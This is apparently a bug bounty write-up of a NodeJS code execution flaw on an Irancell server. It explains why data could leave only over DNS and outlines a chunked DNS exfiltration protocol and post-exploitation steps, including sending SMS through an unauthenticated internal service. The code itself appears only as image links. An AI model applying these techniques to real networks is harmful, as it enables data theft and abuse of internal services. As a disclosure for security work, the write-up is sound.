
I was able to make out-of-band DNS requests and extract data through them. You might encounter a similar situation in your bug bounty or penetration testing projects. Before diving into the technical details, we should address an important question: why did the server not initiate an HTTP request but did initiate a DNS request? The first thought might be a firewall, but that's not the case.

When it comes to HTTP, sensitive servers usually don't have an internet
connection. Technically, they lack any network interface with public routes.
There are intermediary servers that act as reverse proxies and have internet
access. There can be several of these, but only the frontmost server should have
internet access; in reality, firewalls serve as internet gatekeepers. These
servers receive HTTP requests from clients and forward them to the correct
server. For example, when you browse https://ebanking.mamad.net,
you're communicating with a series of servers. The last server in this chain,
which is the actual e-banking portal, doesn't have internet access. Here's a
brief overview of this process:

Many enterprise companies, including Irancell, use Active Directory for domain management. Active Directory relies on Domain Name System (DNS) servers to help clients find domain controllers and for domain controllers to communicate with each other. It allows devices to locate services, servers, and resources within the AD network. In an Active Directory (AD) environment, it's common to use two types of DNS servers:
- Internal DNS Servers (within AD): These DNS servers are part of the AD infrastructure and handle DNS queries related to the internal network and AD services
- External DNS Servers (outside AD): External DNS servers handle public DNS queries, like requests to access websites or external resources on the internet
But how do clients know which DNS server to send requests to? They don't. They simply make a DNS query to the internal DNS server within AD. If the record corresponds to an internal address, it handles it; otherwise, it forwards the DNS query outside:
If a remote attacker can trick a vulnerable server inside AD into sending a DNS query to a domain they control, they will receive the query. This is called DNS data exfiltration. It doesn't matter if the target AD uses one or two DNS servers; if it forwards DNS queries, it is at risk. In my experience, many AD networks do not follow best practices and end up forwarding DNS traffic. The final flow that allowed me to exfiltrate data was:
DNS Exfiltration
DNS data exfiltration is a clever technique that uses the DNS protocol to secretly transfer sensitive data from a network to an external server controlled by an attacker. Despite the controlled environment in a lab, there are technical challenges in the real world, such as
- DNS queries have a limited length, so they are not suitable for transferring large amounts of data
- DNS queries use UDP, which is not stateful, leading to potential packet loss
- The data should be divided into small parts before sending, and then reassembled with full integrity after being received

So, I created a simple, lightweight protocol to make sure I receive the data completely and accurately. The protocol works like this:
- Smashing Data — involves converting data bytes into corresponding Unicode characters, separated by a
dot, and then breaking it into small parts with a fixed length (100 works well). This way, the data becomes a sequence of chunks - Initial Packet — This packet shows how many chunks of data there are. The server should expect to receive the exact number of chunks. It starts with the character
0and includes a random number to prevent DNS caching - Data Packets — These packets contain data in Unicode format, allowing the transmission of binary data as well. Each query begins with the chunk number, followed by the data and a random number to prevent caching
- Reassembling — The server receives data in chunks and checks if all chunks have been received. The number of chunks is known from the first packet. If any chunk is missing, the server is instructed to resend it and waits to receive it. Then, it reverses the initial process to reconstruct the data.
Let me make an example. Suppose I want to transfer the data
Yashar Shahinzadeh, just for test :) using the protocol I designed.
Here's how it would work:
I asked @AmirMSafari to write a standalone exploit code that works universally. It generates code to be run on the server side and then receives the DNS via interaction. Currently, only JS code is supported, but PowerShell and Bash will be added soon
Post Exploitation
I managed to execute JS code on the remote server and receive the results
through the DNS channel, which was enough to earn a bounty. However, with prior
notice to the vendor, I decided to go a bit further to show the real impact of
the attack. Of course, I didn't go too far — just extracted a few key functions
to demonstrate some attacks. First, I extracted the source code of functions. In
NodeJS RCE,
attackers can use the .toString() function to view the source code:

The image above shows a post-authentication feature. As you can see, it calls an internal web service without requiring authentication:

This means I could directly call the internal web service via
XmlHttpRequest class and bypass all security measures like

authentication or authorization. For example, I could send a service SMS with the
Irancell sender name:
I continued developing the exploit code and added the following features:

Video PoC demonstrating the vulnerability: youtu.be/HhwrOiw_htc
The story ends here. I hope you find this post useful. Thank you for taking the time to read it.